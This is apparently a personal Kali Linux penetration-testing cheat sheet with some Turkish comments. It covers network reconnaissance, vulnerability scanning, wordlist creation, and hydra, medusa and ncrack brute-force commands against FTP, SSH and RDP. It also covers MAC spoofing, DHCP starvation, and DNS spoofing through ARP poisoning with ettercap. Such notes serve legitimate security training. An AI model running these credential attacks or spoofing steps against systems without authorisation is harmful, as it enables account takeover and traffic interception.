Managing Services

systemctl start “servicename”


Networking


/etc/init.d/networking start

|  |  |
| --- | --- |
|  | vim /etc/network/interfaces |

|  |  |
| --- | --- |
|  | allow-hotplug  iface eth0 inet static  address 192.168.1.130  netmask 255.255.255.0  gateway 192.168.0.1 |

Sharing data between host and Kali





Updating Kali:

vi /etc/apt/sources.list

deb http://http.kali.org/kali kali-rolling main contrib non-free

# For source package access, uncomment the following line

# deb-src http://http.kali.org/kali kali-rolling main contrib non-free

deb http://http.kali.org/kali sana main non-free contrib

deb http://security.kali.org/kali-security sana/updates main contrib non-free

# For source package access, uncomment the following line

# deb-src http://http.kali.org/kali sana main non-free contrib

# deb-src http://security.kali.org/kali-security sana/updates main contrib non-free

deb http://old.kali.org/kali moto main non-free contrib

# For source package access, uncomment the following line

# deb-src http://old.kali.org/kali moto main non-free contrib

apt-get clean

apt-get update

apt-get upgrade

apt-get dist-upgrade -y

apt install “packagename”

getting version details> cat /etc/\*{release,version}

installed packages dpkg -l

Shows repos

cat /etc/ap/sources.list

dont let some packing update

vi /etc/apt/preferences

**INFORMATION GATHERING**

Password common credentials

[**https://github.com/danielmiessler/SecLists/tree/master/Passwords/Common-Credentials**](https://github.com/danielmiessler/SecLists/tree/master/Passwords/Common-Credentials)

**/usr/share/wordlists**

Nmap -sV IP -v >> scan.txt (scan logging)

nmap -sV IP : port and service

nmap -e eth0 IP : scan over specific interface

Find online hosts and retrieve IP over network

nmap -sn .../24 -oG - | grep Up | awk '{print $2}'

dnsrecon -d domainname (domain’deki srv,soa,A,MX kayıtlarını gösterir)

dnsenum domainname

theharvester -d domainname -l 300 -b all -f test (sub domains)

**--get directory structure--**

skipfish -o skip <http://somepage.com>

nikto -h “webserverIP” (web server OS and version info)

**DMITRY**

dmitry -winseo IP

w: perform whois lookup of domain

i: perform whois lookup of IP

n: retrieve Netcraft.com information

s: search for possible subdomains

e: search for possible e-mail addresses

o: save output


**-logging traffic on an interface-**

p0f -i eth0 -o log.txt

**NETDISCOVER**

netdiscover --help

netdiscover -r 192.168.1.0/24




**MALTEGO**

<https://www.paterva.com/web7/community/community.php>

(create account and register for community free edition)

Useful to have graph of web site, domain name, Name servers,

**HTTRACK**



Httrack URL

**VULNERABILITIES**

nmap -sV : check service names and corresponding vulnerabilities

<https://www.exploit-db.com/>

searchsploit -u (updating exploit db)

searchsploit -w “servicename” (web)

**(check exploits after nmap scan)>>LİMİTED**

nmap -sV -oX output.xml IP

searchsploit –nmap output.xml

**NMAP Scripts-Getting Help**

locate \*.nse

nmap –script-help “scriptname”.nse

**OPENVAS (open source vulnerability scanner)**

apt-get update  
apt-get dist-upgrade

apt-get install openvas

openvas-nvt-sync

openvas-setup

<https://127.0.0.1:9392>

default user :admin

password(given in installation) = 1345de6e-b2e5-4a96-9ddd-bad7a0b355ff

(change password from console)


openvasmd –create-user=username (create new user)

openvas-start

openvas-stop

**WEB APPLICATION VULNERABIITY ANALYSIS**

**Owasp-zap**



Siteye ait sub domain’leri de gösterir

**VEGA (web application vulnerability analysis)**

apt-get clean

apt-get update

apt-get upgrade

apt-get dist-upgrade -y

apt install “packagename”

apt-get install vega -y


**Creating Password List**


crunch minchar maxchar “pattern” -o passwd.txt


(creates random password)

**General Password Cracker (all services)**

xhydra







**FTP Password Cracker**

hydra -t 20 -l admin -P /usr/share/john/password.lst -vV 192.168.1.99 ftp

(-l den sonra kullanıcı ismini .txt’den de alabilir)

(more reliable but slow)

medusa -h 192.168.1.99 -u rte -P password.lst -M ftp

medusa -h 192.168.1.99 -u user.lst -P password.lst -M ftp

**SSH Password Cracker**

hydra -l root -P passwords.txt IP ssh

ncrack -p 22 --user root -P passwdlist 192.168.1.99

**RDP Password Cracker**

ncrack -u administrator -P passwdlist -p 3389 10.212.50.21

**MAC Changer**

macchanger -s eth0 (shows mac address of interface)

macchanger -A eth0 (set any vendor mac address to interface)

macchanger -r eth0 (set random mac address to interface)

macchanger -p eth0 (roll backs to original mac)

macchanger -l (lists all known vendor mac addresses)

**MISC**

(screencapture of page)

cutycapt --url=”url” --out=screenshot.jpeg

**DHCP Starvation Attack**

Yersinia -G

Solution port security (minimize requests to DHCP server)

**DNS SPOOFING**

(on Kali, IP:192.168.1.130)

echo 1 > /proc/sys/net/ipv4/ip\_forward

vi /etc/ettercap/etter.dns

\*.domain A IP

ettercap -T -q -M arp:remote -P dns\_spoof

dns request forwarding for all domain

**discover host with ping closed**

Nmping “IP”

**ROOTKIT SEARCH**

Apt-get install rkhunter

rkhunter –check (on local system)

OR

Chkrootkit